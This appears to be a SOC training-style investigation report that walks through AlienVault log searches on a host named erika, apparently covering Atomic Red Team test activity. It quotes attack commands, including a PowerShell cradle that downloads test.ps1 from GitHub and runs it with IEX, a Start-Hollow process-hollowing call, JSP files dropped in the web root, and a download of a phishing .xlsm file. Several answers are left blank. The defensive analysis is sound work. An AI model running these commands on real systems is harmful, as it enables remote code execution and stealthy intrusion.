













horizontal line

**Plus971 Cybersecurity**

Investigative Report Using AlienVault

**8th August 2023**

**CRITERIA OF SEARCH: 07 August Erika 4:30 PM - 5:30 PM IST**

1. **A powershell script was downloaded from a Github repository** 
   1. **What is the name of the powershell script?** 
      1. ANSWER: test.ps1
      2. STEPS:
         1. Navigate to the events tab under the activity section.
         2. Set the date and time filter to the following: 7 AUGUST 03:00:00 PM to 7 AUGUST 04:00:00 PM
         3. Hit apply
         4. In the left filter section scroll down to the source asset and in its text field type erika and click on the only asset to filter the result where the event asset is erika.
         5. Click configure filters and add source process commandline to the filters by clicking on it then clicking the blue right arrow then hitting apply.
         6. Scroll down and in the source process commandline text field filter for value “.ps1” which is a powershell script extension, you will see a Get request followed by: <https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/test.ps1',$False>);
         7. And we can see the request it to githubusercontent for a file called test.ps1 and that is the answer.
   2. **Was this powershell script executed? If so, provide a detailed explanation of how it was executed.** 
      1. ANSWER: Yes
      2. STEPS:
         1. In the same picture above we see the get request is placed in a variable called $comMsXml.
         2. If we filter for this term now we get all the instances it was appears in the source process commandline
         3. And here we can see the last result is:
         4. 
         5. The $comMsXml.send; part of the code sends a http request to an external source/library in this case github to fetct a file
         6. $comMsXml.IEX is an alias for invoke expression which is used to execute powershell code and $comMsXml.ResponseText is the response from the earlier .send method
         7. All this indicates that the script has been downloaded and run.
2. **There was another attempt to execute a different Powershell Script** 
   1. **What is the name of the powershell script?** 
      1. ANSWER: Start-Hollow.ps1
      2. STEPS:
         1. Using the source process commandline we filter we filter for “.ps1” again and we see the only other script is Start-Hollow.ps1
         2. The last command is :
         3. . C:\Windows\TEMP\fc\_art\_2453304201\Start-Hollow.ps1
         4. And we can see that dot sourcing is used to execute the script
   2. **An executable also tried to run this script, what is the name of the executable?** 
      1. ANSWER: notepad.exe
      2. STEPS:
         1. In the search process commandline we search for “start-hollow”
         2. And in we can see the following command: Start-Hollow -Sponsor "C:\Windows\System32\notepad.exe" -Hollow "C:\Windows\System32\cmd.exe" -ParentPID $ppid -Verbose(1)
         3. The -Sponser flag indicates that notepad.exe will act as the legitimate process running in the foreground while the malicious process can run in the background.
         4. The - hollow flag hollows out the cmd executable.
   3. **Was the attempt by the executable successful? If not, provide an explanation as to why not?** 
      1. ANSWER:
      2. STEPS:
   4. **What other activities were performed by this executable?** 
      1. ANSWER:
      2. STEPS:
         1. Now that we know notepad is used as the sponsor we look at what notepad is doing by using the search phrase “notepad.exe”
         2. And opening the other event we see:
         3. 
         4. Further research indicates that the code is an implementation of a technique called process hollowing which involves replacing the code inside a legitimate process with malicious code, effectively disguising the malicious activity within the context of a trusted process.
3. **Some JSP files were created** 
   1. **What are the names of these files?** 
      1. ANSWER: b.jsp, tests.jsp
      2. STEPS:
         1. Using the source process commandline with the filter .jsp we can see 2 files being removed.
         2. 
         3. And we see the filenames, to confirm they were created by the process we filter using the search phrase b.jsp and we can see a file created within the given timeframe. Same for tests.jsp.
         4. 
   2. **Which directory was this file placed under?** 
      1. ANSWER: C:\inetpub\wwwroot\
      2. STEPS:
         1. In this screenshot we can see:
         2. 
         3. Both are stored in C:\inetpub\wwwroot\
   3. **What other activities were performed on these jsp files?** 
      1. ANSWER: the files were updated and deleted
      2. STEPS:
         1. When we enter the search phrase for either of the file nemes we can see the events that took place with the file
         2. 
4. **A xlsm file was downloaded.** 
   1. **What is the name of the xlsm file?** 
      1. ANSWER: PhishingAttachment.xlsm'
      2. STEPS:
         1. Clear all filters except source asset: erika
         2. In the source commandline filter textbox filter for values using “.xlsm”
         3. You a link stored in a variable $url=<https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'(1)>
         4. And we also see the same command used in later commands as shown in the screenshot below:
         5. 
   2. **Provide the exact command that was used to download the file. Provide a detailed explanation on how this command is working.** 
      1. ANSWER: Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
      2. STEPS:
         1. 
         2. As we can see in the screenshot the url is stored in a ps variable called $url and in the next command it is passed into the -URI(universal resource identifier) flag in the Invoke-WebRequest process
   3. **What other actions were performed on the file?** 
      1. ANSWER: it was listed and deleted
      2. STEPS:
         1. Using the source process commandline filter “PhishingAttachment.xlsm” we get:
         2. 
         3. Here we see the ls command and the remove-item command
5. **Were the activities performed on the JSP files (mentioned in question 3) and the xlsm file (mentioned in question 4) suspicious? If so, why?**
   1. ANSWER: The files were downloaded then modified then immediately deleted within the span of 2 minutes, this indicates malicious behavior.